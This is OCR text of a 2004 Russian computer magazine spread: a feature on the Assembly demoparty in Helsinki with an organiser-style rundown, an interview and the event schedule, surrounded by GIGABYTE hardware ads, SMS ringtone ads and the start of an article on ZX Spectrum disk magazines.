
<I'LL BE BACK>

Причин, по которым оттуда возвращаются, очень немного: закончилась рабочая виза, закрылся проект, развалилась фирма-работодатель и не получилось найти другую работу. По собственному желанию назад приезжают редко: мало кто захочет поменять устоявшийся быт, стабильный (и совсем не маленький!) заработок и уверенность в завтрашнем дне на низкую зарплату и регулярные экономические катаклизмы в нашей стране. Но есть за рубежом и такие, кто устроил свою жизнь в материальном плане, но так и не смог адаптироваться к незнакомой культуре, к чуждому образу жизни. Истории развития наших стран совершенно разные, поэтому русскому человеку зачастую трудно понять привычки и особенности мышления другой нации точно так же, как иностранцу трудно найти общий язык с русским. Так что обычно в свободное время наши общаются с нашими, а американцы - с американцами, и лишь долгие годы, проведенные в чужой стране, могут хоть как-то сгладить различия и помочь стать своим.

В интернациональных коллективах все гораздо проще, да и русские общины сейчас есть практически везде. Так что проблема общения - это скорее исключение, чем правило. И напоследок имей в виду: практически все ребята, побывавшие за рубежом и пообщавшиеся с иностранными барышнями, в один голос утверждают, что наши девчонки - лучшие в мире :).

ПОЗИТИВНАЯ СТАТИСТИКА

По результатам исследования кадрового агентства Kelly Services, в Москве средняя зарплата программиста колеблется от $800 до $1200, сисадмин в месяц получает 800-2000 американских президентов, администратор баз данных имеет $1000-2500, а IT-менеджер от 1500 до 2500 баксов. Если вспомнить, какие в России налоги, - очень даже неплохо!


Париж

Созданы для победы!
Графические акселераторы GIGABYTE PCI Express

Intel® 925X Express Chipset

Intel® 915P Express Chipset

NVIDIA PCI Express



GA-8ANXP-D чипсет Intel® 925X

- Поддерживает процессоры LGA775 Intel® Pentium® 4 на базе 90-нм технологии с тактовой частотой системной шины 800 МГц и технологией HT
- Двухканальная архитектура памяти с поддержкой модулей DDR2 533/400 с технологией ECC, объем памяти до 4 ГБ
- Революционное качество графики благодаря новому графическому интерфейсу PCI Express x16
- Уникальная система электропитания GIGABYTE Dual Power System
- Два порта Gigabit Ethernet
- Интерфейсы PCI-Express x1, Serial ATA и IEEE1394b
- Технология беспроводной точки доступа Intel®

Dual Gigabit LAN | IEEE 1394b | M.I.T | S.O.S | USB2.0 | Intel® High Definition Audio | EasyTune™5







GA-8GPNXP DUO чипсет Intel® 915P

- Поддерживает процессоры LGA775 Intel® Pentium® 4 на базе 90-нм технологии с тактовой частотой системной шины 800 МГц и технологией HT
- Двухканальная архитектура памяти с поддержкой DDR2
- Революционное качество графики благодаря новому графическому интерфейсу PCI Express x16
- Уникальная система электропитания GIGABYTE Dual Power System
- Два порта Gigabit Ethernet
- Интерфейсы PCI-Express x1, Serial ATA и IEEE1394b
- 7.1-канальная аудиоподсистема нового поколения Intel® High Definition Audio

Dual Gigabit LAN | IEEE 1394b | M.I.T | S.O.S | USB2.0 | Intel® High Definition Audio | EasyTune™5






GV-NX59128D



- Графический процессор nVidia GeForce PCX 5900
- Поддерживает новый стандарт PCI Express и новейший графический интерфейс DirectX 9.0
- Встроенная память DDR объемом 128 Мбайт
- 256-разрядный интерфейс памяти
- Поддерживает утилиту разгона Gigabyte V-Tuner 2
- Выходы DVI-I и D-Sub, TV-выход
- В комплекте – две игры мирового класса и ПО PowerDVD 5.0



Более подробную информацию вы можете получить у наших дистрибуторов:








GIGABYTE™ TECHNOLOGY

Upgrade Your Life™ www.gigabyte.com.tw /www.gigabyte.ru

mindw0rk (mindw0rk@gameland.ru)



ГДЕ НАХОДИТСЯ КОМПЬЮТЕРНЫЙ РАЙ?

Сколько одновременно компьютерщиков ты видел за раз? 10 в компьютерном магазине? 30 в своей институтской группе? 300 на каком-нибудь компповом семинаре? Если так, то тебе стоит обязательно съездить в Хельсинки и попасть внутрь крытого стадиона Hartwall Areena. С 5 по 8 августа 2004 г. здесь в очередной, 13-й раз, соберутся демосценеры, программисты, геймеры и куча других людей, которых объединяет одно общее увлечение - компьютеры. На протяжении четырех дней внутри будет царить полумрак, а внизу, на главной арене, зажгутся тысячи огоньков, излучаемых экранами мониторов. Тебе обязательно стоит побывать там и своими глазами увидеть этот праздник компьютерной жизни, имя которому Assembly.

РАССКАЗ О КРУПНЕЙШЕЙ В МИРЕ ДЕМО/LAN-ПАТИ

<HARTWALL AREENA>

В 1992 г. первый Assembly проходил в классах одной пустующей школы. Организаторами и участниками пати тогда были исключительно сценеры, а все происходящие события так или иначе имели отношение к демосцене.

Assembly стал первым масштабным мероприятием, в котором приняли участие люди из самых разных уголков Европы. Выставление своих работ в проводимых compo (сокр. с англ. competition - соревнование) гарантировало привлечение к ним внимания. А те, кто занимал первые места, быстро становились живой легендой в узких кругах. К таким командам относятся Future Crew, которая по-настоящему прославилась благодаря своей демке "Second reality", занявшей первое место на Assembly-93, группа Exceed, создавшая дему "Spot", MatureFurk и ее "Lapsuus".

С 1999 г. местом проведения пати является Hartwall Areena - большой (130x103 м) крытый стадион, вмещающий 13 500 человек и расположенный в Хельсинки (Финляндия). Его построили сравнительно недавно - в 1997 г., но он уже неоднократно использовался для проведения чемпионатов мира по разным видам спорта (хоккей, фигурное катание) и концертов (Робби Уильямс, The Magic Flute). Окружающая местность напоминает пейзажи из киберпанковых произведений - железные дороги, железобетонные башни с тарелками антенн, оцинкованный металл, стекло и гранит.

В подготовке и поддержке Ассембли принимает участие более 200 человек. Среди них секьюрити, медперсонал, электрики, уборщики, админы, телевизионщики... А главные организаторы Джусси Лаконнен aka Abyss и Пекка Аакко aka Pehu трудятся над пати круглый год.

На время Ассембли Hartwall Areena арендуется целиком. Стадион имеет несколько уровней. Первый (нижний) - это главная сцена, где находится зона "Геймерский рай". Здесь сосредоточено наибольшее количество компьютерных мест, все фестивальное оборудование, душевые кабинки, сауна, кухня и санпункт. На втором уровне расположены залы для проведения семинаров, олдскул-зона, спонсорские стенды, всевозможные пиццахаты и кафетерии, курилки. Здесь в основном тусуются сценеры и народ с ноутбуками. Третий уровень практически полностью оккупирован местами для ночлега. На каждом этаже имеются экраны, на которых 24 часа в сутки транслируются самые значимые события Ассембли. Помимо этого, на втором этаже установлен огромный (10x7 м, один из самых больших в Европе) проектор, к которому прилагается соответствующий звук на 10 тысяч ватт. Посетители могут наблюдать за всем, как в кинотеатре, расположившись на нескольких рядах кресел.

На втором уровне, сразу у главного входа, расположен информационный пункт. Там можно получить любую информацию относительно пати (например, где находится твое компьютерное место) и приобрести разные сувениры с логотипом Ассембли.

<КОМПЬЮТЕРНЫЕ МЕСТА>

Входной билет стоит 35 евро и представляет собой розовый браслет, который одевается на руку и не снимается до самого конца. С ним можно входить и выходить из здания в любое время. Билеты продаются у входа круглосуточно, по словам организаторов, их запаса хватит, чтобы обеспечить всех желающих. Существует также ограниченное (около 1000) количество VIP-браслетов зеленого цвета, которые выдаются почетным гостям, спонсорам и организаторам, а сценерам предлагаются 40-процентной скидкой. Зеленый браслет - единственный способ попасть в Oldschool Area, уютное помещение, в котором обустраиваются причастные к демосцене люди. Это место удалено от основной шумихи, чтобы ничто не могло помешать ребятам потусоваться вместе

и обменяться опытом.

Тем, кто хочет арендовать компьютерное место и подключиться к PartyNet, придется к цене за вход добавить еще 30 евро. Место включает в себя небольшой (80х70 см) кусочек пространства, выделенный участнику на длинном столе, кресло, розетку питания и слот для подключения к сети. Места отделены друг от друга желтой лентой, и занимать большую площадь, чем положено, запрещено. Компьютер нужно везти с собой - арендой железа организаторы не занимаются. Правда, есть штук 20 компов свободного пользования, за которыми полчасика может посидеть любой желающий (проверить мыло, например). Но обычно там всегда занято. Желающих застолбить уголок под личный комп столько, что делать заказ через сайт нужно за несколько месяцев вперед, так как можно запросто остаться с носом.

Некоторые ребята оборудуют свое место по полной. Ставят мощное освещение, колонки на несколько сот ватт, дополнительные причиндалы. Наверняка, нашлись бы и такие, кто не поленится приволочь холодильник с кухонным комбайном, но по правилам пати пользоваться общим источником питания для бытовой и кухонной утвари запрещено.

Практически все приезжие ночуют здесь же, на территории стадиона - для этого предусмотрены специальные места (нужно только взять с собой спальник и подушку).

Даже не для того, чтобы сэкономить на гостинице, просто не хочется покидать столь атмосферное место, в котором круглые сутки кипит жизнь и происходит что-то интересное.

<PARTYNET>

Assembly - это не только крупнейшая демо-тусовка, но и самая масштабная в мире LAN-party, насчитывающая более 3000 юзеров в сети. Чтобы подключиться к 10-мегабитной PartyNet, помимо старого доброго писюка, нужно захватить с собой сетевую карту Ethernet с коннектором RJ45 и 10-метровый патч-кабель на витой паре. Впрочем, сетевые комплектующие можно приобрести и на месте.

Относительно сетки есть несколько правил, которые нужно соблюдать. Например, нельзя коннектить больше одной машины, расширять PartyNet с помощью своих хабов, свитчей или гейтовых прог. Строго запрещен обмен нелегальным варезом, так как это очень противопоказано финскими законами. Людям, которые в прошлом по доброте душевной создавали серваки, доверху набитые пиратским софтом, предлагалась дилемма: или на месте отформатировать свой винт и уматывать подобру-поздорову, или дождаться приезда полиции и разбираться уже с ними. Правда админы стараются такого поворота не допускать и заранее блокируют некоторые порты (p2p, например).

Также в сетке нельзя ничего сканировать и вообще вытворять что-то, что можно охарактеризовать как "хакерская активность". Нарушение правил чревато отключением от сети, а в крайнем случае - даже изгнанием с пати.

Помимо писишной локалки есть также беспроводная сеть WLAN для владельцев ноутбуков. Подключиться к ней можно с WLAN-картой, поддерживающей стандарт 802.11b.

Естественно, обе сетки имеют безлимитный выход в интернет. На время проведения организаторы поддерживают официальный IRC-канал пати, где ведутся разговоры о проходящих событиях. Но большую часть времени сеть юзается для организации сетевых баталий в Counter-Strike, Quake3 и другие мультиплеерные игры.

<COMPOS>

Несмотря на большое количество геймеров, Assembly - это в первую очередь демопати. И центровым событием здесь является соревнование представителей демосцены в разных номинациях. Среди всех компо основное - безусловно, демки. Создание приличной демы занимает не один месяц, поэтому и призовые за первое место в этом конкурсе самые большие. Программисты также участвуют в 64K и 4K intro compo - программировании тех же демок, но с ограниченным размером. В последние годы появилось несколько новых конкурсов. Например, на создание лучшей демки под мобильные девайсы, GameDev-компо, в котором нужно за сутки написать работающую версию какой-нибудь игры. Flash demo compo сменилось на Browser demo compo. Теперь при создании браузерных демок, помимо старого доброго флэша, можно юзать Alambik и DHTML. Последним программерским компо является Oldschool demo - написание дем на давно устаревших машинах. Участие в нем принимают в основном "старички" демосцены, которые еще не забыли, что такое ZX и Атари, и способны выжать из них максимум. На Assembly-2003 были даже показаны работы под микрокалькуляторы Texas Instruments TI86 и TI83, что вызвало бурю восторга у зрителей.

Художникам предлагается поучаствовать в четырех компо: Freestyle themed graphics (композиция, которую можно слепить из рендеринга, цифровой фотографии или отсканированного изображения. Главное - идея и стиль), Drawn graphics (картинки рисуются в спец. редакторах по точкам), Oldschool graphics (рисунки на древних машинах в низком разрешении и 4-16 цветах). Fast graphics compo - соревнование на скорость. Участникам дается полтора часа, чтобы изобразить картинку определенной тематики.

Short film competition пришло на смену Wild и Animation compo. Здесь можно представлять любые виды анимации, побеждает обычна та работа, в которой окажется самый интересный сюжет.

Зона "Геймерский рай"



Места для ночлега

Музыкантам тоже есть где развернуться. В Freestyle music compo участвуют мелодии, в которых присутствует вокал. Instrumental music compo - электронная музыка, напоминающая трековые мелодии (*.s3m, *.mod, *.it), но написанная посредством современных инструментов. Oldschool music - программирование спековского бипера производить что-то, напоминающее музыку. В Fast music compo участникам дается набор одинаковых семплов и полтора часа времени, за которые нужно сваять музыкальный шедевр.

Победителя в каждом компо определяет народ. Те, кто подключен к PartyNet, могут зайти на специальный раздел официального сайта пати и отдать свой голос понравившейся работе. Мнению сценеров отдается больший приоритет - их голос приравнивается к четырем голосам остальных людей.

Церемония награждения проходит два раза - в середине пати и в день закрытия. Победители получают как денежные призы, так и разное железо от спонсоров. В 2003 г. призовой фонд на Assembly составлял 25 тысяч евро, а в 2004 г. сумма возрастет до 40 тысяч!



Официальный сайт Ассембли
www.assembly.org
Сайт Ассембли TV
www.assemblytv.net
Русский портал демщиков
www.enlight.ru

<СЕМИНАРЫ И OPEN AIR>

С 2001 г. неотъемлемой частью Ассембли стали семинары, которые проводят для всех желающих специально приглашенные люди. Обычно это или представители известных компаний, или просто авторитетные специалисты. Типичные темы: разработка игр, компьютерная анимация, программирование 3D, мобильные платформы, предпринимательская деятельность и карьерный рост в сфере IT, алгоритмы и, конечно, демомейкинг. На двух прошедших пати с докладами выступали основатель Epic Games Тим Свини, технический директор EA Games Роб Хаббард, композитор и аудио-менеджер Team17 Бьерн Линн, аниматор Remedy Entertainment Питер Хайба, Маркус Мэки - руководитель отдела разработчиков Remedy, Пол Брагиль и Илари Кьюитинен из CEO.

Лекции транслируют в прямом эфире по Assembly TV (официальное телевидение демопати) и впоследствии выкладывают в свободном доступе в сети.

Помимо активной жизни внутри Hartwall Areena, народ развлекается, как может, снаружи. Уже стали хорошей традицией соревнования по киданию на дальние дистанции сидюков и трехдюймовых дискет, локальные турниры по уличному баскетболу и футболу, конкурс на лучшего танцора в Dance Dance Revolution (игровой автомат Sony).



Assembly-2003 во всей красе

Также с 2003 г. приятным нововведением стал концерт на открытом воздухе, который дает возможность известным на демосцене музыкантам показать свое мастерство перед полуторатысячной аудиторией. В прошлом году выступил живая легенда демосцены Джонни Вэлтонен aka Purple Motion, который исполнил ремиксы на треки из демки "Second Reality".


Помимо официальной части Ассембли, есть неофициальная drink-пати, которая проходит из года в год в близлежащем лесопарке и называется Boozembly. Дело в том, что внутрь Hartwall Areena проносить спиртное запрещено, но сценеры такие люди, что им просто необходимо выпить максимально возможное количество пива в компании друг друга. Постоянным участником Boozembly является также финская полиция, которую немного смущает огромная толпа, наяривающая тонны крепких напитков и галдящая на непонятном языке. Но обычно все происходит без инцидентов.

На Ассембли при желании всегда можно найти чем заняться. Можно все 4 дня пропулять в контр-страйк, а можно тусоваться везде и всюду, принимать участие в зрительских конкурсах и общаться с людьми, которые специально для этого и приехали на пати.

Чтобы ты смог составить более полное представление об атмосфере Ассембли, я попросил нашего издателя Серегу Покровского, который ездил туда в прошлом году, поделиться впечатлениями.



Сергей Покровский :)))



mindw0rk: С какой целью ты поехал на Ассембли?

СП: Очень хотелось посмотреть, как делают демо-пати "там". В России лидером является Paradox, я на нем был (отчет публиковался в "Хакере"), но хотелось больше информации. Я давно планирую провести демо-пати в Москве. Причем сделать не просто пати, а супер-мега-ультра-тусу, с идеальной организацией, удобством, развлечениями. Чтобы всем было сухо и комфортно, чтобы хотелось прийти в следующем году. Поэтому Ассембли должен был стать для меня своего рода примером.

mindw0rk: Чем ты там занимался большую часть времени? Участвовал ли в каком-нибудь компо? :)

СП: Большую часть времени тусил с Yomoma :). Пил пиво, смотрел демки, гулял с Бхэдом (bhead/T-Rex - прим. mindw0rk) по Хельсинки, кадрил финок (какие там попадаются красавицы! Вах!). И, конечно, наблюдал за организацией: как обустроили помещение, как справляются с секьюрностью, как админят сетку, как управляют каждым компо, как организованы питание и отдых... Я участвовал в приват-компо "Напои финнов русской водкой", проводившемся на Boozembly, и успешно в нем победил :).

mindw0rk: Что тебе больше всего понравилось/запомнилось?

СП: Понравилось все. Организация офигенная, все русские пати, к сожалению, сосут. Очень понравилось, что Ассембли проводился без пафоса элитности. Куча геймеров, куча моддерских компов, куча звука, света, ультрафиолета. Жаль, не удалось посетить "Tekkno" (ночная техно-пати). Мы очень устали в тот день и рухнули спать. Запомнилась главная арена. Она мне в 300 раз больше понравилась, чем oldschool-зона, потому что там было веселее, тусовочнее. Кстати, супертема на пати - автомат по приему пустых банок и бутылок. В последний день там такая очередь выстроилась! Люди поднимали до 200 евро на посуде. Типа "сохраним планету в чистоте и поднимем на этом лавэ" :).

mindw0rk: Удалось ли с кем-то интересным познакомиться?

СП: Мы там знакомились с элитой, но я сейчас уже не помню имена этих ребят. Я же сам не демосценер (а еще я тормоз, имена плохо запоминаю :).

mindw0rk: Что не понравилось? Твои замечания по организации.

СП: Не понравилось одно - спать тяжело :). Очень мало места под спальные зоны, часто хрен найдешь себе местечко. А ляжешь где-нибудь не там, так секьюрити поднимают, просят лечь в другое место. И вот ходишь, нарезаешь круги вокруг арены, ищешь свободное место, а его нет. Кстати, бесплатный совет всем, кто поедет в этом году: обязательно возьмите спальные мешки, туристический коврик (обязательно! На кафеле спать очень холодно и жестко!) и, конечно же, беруши (музыка ночных компо и храп толстых геймеров очень мешают спать).

mindw0rk: Насколько пати оправдало твои ожидания?

СП: На 200%. Я даже не ожидал, что будет все так круто. Правда, я не был в других странах на пати, но по сравнению с любой российской пати Assembly - просто ураган!

mindw0rk: Собираешься ли в будущем еще раз съездить?

СП: Собираюсь, и не раз. Если все срастется, поедем и в этом году с Йомомовцами. Возьму Куттера с собой. Assembly хоть раз в жизни должен увидеть каждый, кто в теме.

ПРОГРАММА ASSEMBLY-2004

Предварительная версия официальной программы Assembly-2004 (обновление можно найти на **www.assembly.org/party_program/shedule**).

5 Августа
12:00 - Открытие черновых входов для вноса и установки компьютеров.
18:00 - Открытие главного входа (круглосуточный). Выключение света.
18:30 - Церемония открытия Ассембли.
19:30 - Чамп по уличному баскетболу.
20:00 - Fast music compo.
20:30 - Fast graphics compo.
22:00 - Oldschool compos.
23:00 - Game-Dev compo.
23:00 - Рэйв-дискотека.

6 Августа
14:00 - Спортивные мероприятия: футбол, кидание CD/FDD.
18:30 - Fast music/Fast graphics compos.
22:00 - Начало компо инструментальной музыки, пиксельной графики и 4K Intro.

7 Августа
00:30 - Oldschool compos (музыка, графика, демо).
14:30 - Финал Dance Dance Revolution.
15:30 - Freestyle music, Freestyle graphics, Browser demo compos.
18:30 - Награждение победителей в прошедших компо.
20:00 - Mobile demo, Short film, 64K Intro compos.
23:00 - Рэйв-дискотека.

8 Августа
00:30 - Demo compo.
03:00 - Показ демок, не прошедших отбор.
11:00 - Финал чампа по Counter-Strike.
14:00 - Награждение. Церемония закрытия.
16:00 - Включение света.
18:00 - Закрытие дверей стадиона.

ЗАКАЧАЙСЯ!

Теперь и для абонентов МТС!

Отправьте SMS-сообщение с кодом понравившейся Вам мелодии или изображения на короткий номер 8181 (Билайн* и МТС), 000700 (МегаФон ЗАО «Соник Дуо» и Северо-западный GSM), например XA[пробел]12345 и сохраните полученный элемент.

МЕЛОДИИ

Nokia: все модели, кроме 3300, 8110, 6220 **Samsung:** S100 S500 V200 P400 X400 E700 E100 P100 D100 P500 **Motorola:** A008 T190 T191 T192 T192m T250 T260 T2288 V50 V100 V8088 **Siemens:** A50 C45 C55 M50 ME45 S45 S55 MT50

Бригада	Тема из к/ф Бригада	XA 85669	XA 41755	XA 41747
ГОП ГОП	Верка Сердючка	XA 97389	XA 97371	XA 97380
Все хорошо	Верка Сердючка	XA 97390	XA 97372	XA 97381
Песня идущего домой	Вячеслав Бутусов	XA 58932	XA 58921	XA 58927
Карина	Глюк':za	XA 97382	XA 97364	XA 97373
Глюк':za Nostra	Глюк':za	XA 58853	XA 58839	XA 58846
Малыш	Глюк':za	XA 58854	XA 58840	XA 58847
Аста Ла Виста	Глюк':za	XA 58928	XA 58917	XA 58923
Ночной хулиган	Дима Билан	XA 58858	XA 58844	XA 58851
Лондон - Париж	Иракли Пирцхалава	XA 58930	XA 58919	XA 58925
Долетай	Катя Лель	XA 58930	XA 58919	XA 58925
Мой мармеладный	Катя Лель	XA 58929	XA 58918	XA 58924
Муси Пуси	Катя Лель	XA 58931	XA 58920	XA 58926
В этом ты профессор	Виа Гра	XA 48802	XA 48785	XA 48766
Не надо	Виа Гра	XA 48801	XA 48784	XA 48765
Целуй - целуй	Нарцисс Пьер	XA 97386	XA 97368	XA 97377
Другая Причина	Непара	XA 97385	XA 97367	XA 97376
Дождь по крыше	Пропаганда	XA 97387	XA 97369	XA 97369
Music	Madonna	XA 97384	XA 97366	XA 97375
Criminal	Eminem	XA 48809	XA 48790	XA 48773
In the shadows	The Rasmus	XA 46655	XA 42080	XA 46649
Du Hast	Rammstein	XA 85670	XA 41757	XA 41749

ЛЮБОВНЫЙ КАЛЬКУЛЯТОР!!!

НОВИНКА!!

ПРОВЕРЬ, подходите ли вы друг другу!

Отправьте SMS с текстом XALOV[пробел]Имя1[пробел]Имя2 на номер 8181 (МТС, Билайн), 000700 (Мегафон ЗАО «Соник Дуо»). Используйте в сообщении только латинские буквы, например: XALOV Masha Sasha. Узнайте, на сколько вы совместимы, и чего можно ждать от вашей встречи.

ПРИКОЛАНКИ !!!

Nokia: 3650 3300(WB) 5140 6230 6650 6600 6610 6820 7200 7600 7650 7700 9500 N-GAGE N-GAGEQD Sony Ericsson: P800 P900 Siemens: SL55

Сирена	XAWAP 88714	Хрю	XAWAP 71934
Сирена 1	XAWAP 88715	Спуск воды в унитазе	XAWAP 71935
Мяу	XAWAP 88723	Звук желудка	XAWAP 71928
Взлет самолета	XAWAP 88726	Муу	XAWAP 71930
Детский смех	XAWAP 88733	У зубного....	XAWAP 71931
Крик ужаса	XAWAP 88737	Мее	XAWAP 71933
Морские волны	XAWAP 88749		

КАРТИНКИ ДЛЯ ИКОНКИ И ЗАСТАВКИ

Nokia: все модели, кроме 5110, 6110, 6150, 8810 **Nokia:** 3330, 3410, 3510, 5210, 5510, могут использовать картинки в режиме "Screen savers" **Samsung:** C100 E100 P100 E400 P400 V200 N620 T100








XA 64283 | XA 95870 | XA 50010 | XA 52614 | XA 52611

XA 50026 | XA 64290 | XA 64291 | XA 64301 | XA 52162

XA 52174 | XA 64303 | XA 45189 | XA 64307 | XA 64308

XA 52767 | XA 64310 | XA 76067 | XA 64311 | XA 64312

XA 52152 | XA 52606 | XA 95864 | XA 52758 | XA 52153

САМЫЕ ПРИКОЛЬНЫЕ АНЕКДОТЫ И СТИШКИ!

Хотите получить анекдот или прикольный стишок? Отправьте SMS с текстом XA hot или XA spice на номер 8181 МТС, Билайн), 000700 (МегаФон ЗАО «Соник Дуо»). На каждый последующий запрос Вы получите новый анекдот или прикольный стишок. Внимание! перед словами hot или spice должен стоять пробел!

Nokia: все модели, кроме 3530, 3585, 6650, 8910i **Samsung:** A400

Отправьте SMS на номер 8181 МТС, Билайн), 000700 (МегаФон ЗАО «Соник Дуо»), например, XATAG Sasha 1, или ХАТАГ Саша 1, сохраните полученный элемент. ВНИМАНИЕ: после XATAG (ХАТАГ) и перед цифрой (1,2,3) должен стоять пробел. Используйте в сообщении только латинские или только русские буквы. Слово не должно быть длиннее 9 символов.




Sasha	Sasha	Sasha	Олег	Олег	Олег
XATAG Sasha 1	XATAG Sasha 2	XATAG Sasha 3	ХАТАГ Олег 1	ХАТАГ Олег 2	ХАТАГ Олег 3



Для заказа полифонической мелодии или цветной картинки отправьте SMS с выбранным кодом на номер 8181 (МТС, Билайн*), 000700 (МегаФон ЗАО «Соник Дуо»), например, XAWAP [пробел] 12345 Установите WAP-соединение по полученной ссылке и сохраните Ваш заказ ВНИМАНИЕ: Вы должны подключить услугу WAP или WAP-GPRS у своего оператора! По полученной ссылке можно обратиться только один раз.

ЦВЕТНЫЕ КАРТИНКИ

Nokia: 3100 3200 3300 5100 5140 6100 6200 6220 6230 6610 6800 6820 7200 7210 7250 7250i 7600 **Sony Ericsson:** T610 T618 T630 Z200 Z600 **Motorola:** V295 V180 V220 C380 E365 **Siemens:** C62 **Samsung:** S100 S500 V200 P400 X400 E700 E100 P100 D100 P500







XAWAP 56217 | XAWAP 56251 | XAWAP 59029 | XAWAP 59057 | XAWAP 65995








XAWAP 66023 | XAWAP 66494 | XAWAP 66496 | XAWAP 66546 | XAWAP 66679




XAWAP 66808 | XAWAP 66809 | XAWAP 66815 | XAWAP 66818 | XAWAP 67207








XAWAP 67215 | XAWAP 69249 | XAWAP 69255 | XAWAP 69286 | XAWAP 69287

XAWAP 69295 | XAWAP 77021 | XAWAP 77023 | XAWAP 97441 | XAWAP 97442








XAWAP 97443 | XAWAP 97444 | XAWAP 97445 | XAWAP 97446 | XAWAP 97447






XAWAP 97452 | XAWAP 97453 | XAWAP 97454 | XAWAP 97456 | XAWAP 97459


XAWAP 69261 | XAWAP 69266 | XAWAP 69269 | XAWAP 69281 | XAWAP 69289

ПОЛИФОНИЧЕСКИЕ МЕЛОДИИ

Nokia: 2300 3200 3300 3510 3510i 3530 3650 3660 5100 5140 6010 6100 6200 6220 6230 6600 6610 6650 6800 6820 7200 7250 7250i 7600 7650 N-GAGE **Sony Ericsson:** P800 T300 T310 T610 T230 Z200 Z600 P900 **Motorola:** C350 T720 T720i T725 V300 V500 V600 A830 A835 E380 C370 C450 C550 A760 MPX200 V295 V150 V690 V750 V80 V878 V180 V220 V400p C380 A630 A1000 E1000 V1000 **Siemens:** S55 C55 A55 SL55 M55 MC60 C60 C62 SX1 U10

Бригада	Тема из к/ф Бригада	XAWAP 85644
Настасья	Вячеслав Бутусов	XAWAP 58901
Песня идущего домой	Вячеслав Бутусов	XAWAP 58971
ГОП ГОП	Верка Сердючка	XAWAP 97416
Все хорошо	Верка Сердючка	XAWAP 97417
Карина	Глюк':za	XAWAP 97409
Глюк':za Nostra	Глюк':za	XAWAP 58897
Малыш	Глюк':za	XAWAP 58898
Аста Ла Виста	Глюк':za	XAWAP 58967
Ночной хулиган	Дима Билан	XAWAP 58902
Лондон - Париж	Иракли Пирцхалава	XAWAP 58899
Долетай	Катя Лель	XAWAP 58969
Мой мармеладный	Катя Лель	XAWAP 58968
Муси Пуси	Катя Лель	XAWAP 58970
Прощай моя любовь	Савичева Юлия	XAWAP 58900
Океан и три реки	Виа Гра, В.Меладзе	XAWAP 72048
Целуй - целуй	Нарцисс Пьер	XAWAP 97413
Другая Причина	Непара	XAWAP 97412
Дождь по крыше	Пропаганда	XAWAP 97414
Music	Madonna	XAWAP 97411
Stronger	Britney Spears	XAWAP 48864
Freestyler	Bomfunk MC'S	XAWAP 88145
The Way I Am	Eminem	XAWAP 48865
Criminal	Eminem	XAWAP 48866
Kim	Eminem	XAWAP 48867
Going under	Evanescence	XAWAP 81797
Faint	Linkin Park	XAWAP 35738
Sonne	Rammstein	XAWAP 54687
In the shadows	The Rasmus	XAWAP 54688
Guilty	The Rasmus	XAWAP 48854
In My Life	The Rasmus	XAWAP 48855
Крестный отец	Тема из к/ф	XAWAP 85647
Миссия невыполнима	Тема из к/ф	XAWAP 31015

mindw0rk (mindw0rk@gameland.ru)

КУЛЬТУРА ДИСКМАГОВ

Году эдак в 96, когда PC еще был не в моде, в моей комнате на столе стоял навороченный Спектрум в элитном корпусе, с дисководом, музыкальным чипом AY и 128 Кб оперативки. В нашем маленьком городишке у меня была самая большая коллекция дисков с ZX-софтом. Игры, демки, системные утилиты... я записывал все, что только мог найти. Однажды приятель притащил пачку дискет, среди которых оказалась копия электронного журнала "ZX-Format #4.5". До этого дискмагов я никогда не видел и был настолько впечатлен, что перечитал его от начала до конца несколько раз подряд.

ИСТОРИЯ РАЗВИТИЯ ДИСКМАГОВ

Уже позже, подключившись к инету и зайдя на http://zx.da.ru, я познакомился с легендарным Spectrofon'ом и другими популярными спековскими изданиями.

Дискмаги - это не просто журналы, их считают вестником сцены. Поэтому рассказать тебе о том, откуда они появились и какие они сейчас - мой перед тобой гражданский долг.

ПЕРВЫЕ ЛАСТОЧКИ

